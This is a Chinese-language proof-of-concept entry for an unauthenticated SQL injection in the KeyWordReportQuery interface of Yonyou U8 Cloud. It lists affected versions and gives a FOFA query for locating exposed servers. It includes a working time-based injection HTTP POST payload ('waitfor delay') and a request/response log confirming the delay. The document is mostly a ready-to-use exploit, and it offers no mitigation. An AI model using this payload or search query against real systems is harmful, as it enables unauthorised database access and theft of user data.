

Y3-5用友-U8Cloud-SQL

漏洞描述:

用友U8 Cloud KeyWordReportQuery接口处存在SQL注入漏洞, 未授权的攻击者可通过此漏洞获取数据库权限, 从而盗取用户数据, 造成用户信息泄露。

影响版本:

U8 cloud 2.1,2.3,2.5,2.6,2.65,2.7,3.0,3.1,3.2,3.5,3.6,3.6sp,5.0,5.0sp

网站图片:

 [下载页面](#)

请下载新版UClient
开启U8 cloud云端之旅

立即下载 ↓



网络测绘:

fofa语法:

FOFA: app="用友-U8-Cloud"

漏洞复现:


payload:

```
POST /service/~iufo/nc.itf.iufo.mobilereport.data.KeyWordReportQuery HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded

{"reportType":"1";waitfor delay '0:0:5'-- ", "pageInfo":{"currentPageIndex":1,"pageSize":1},"keyword":[]}
```

效果图:

延时5秒



Request	Responses
1 POST /service/~iufo/nc.itf.iufo.mobilereport.data.KeyWordReportQuery HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: your-ip	2 Date: Tue, 27 Feb 2024 10:06:54 GMT
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36	3 Content-Type: text/html; charset=utf-8
4 Content-Type: application/x-www-form-urlencoded	4 Connection: keep-alive
5	5 Set-Cookie: JSESSIONID=B36049ECDA7B08235C
6 {"reportType":"1";waitfor delay '0:0:5'-- ", "pageInfo":{"currentPageIndex":1,"pageSize":1},"keyword":[]}	6 Set-Cookie: sl-session=pTyPTb4F32X9Ad9Fy
	7 Content-Length: 98
	8
	9 {"message":"请求成功", "pageInfo":{"current"
	"success":true}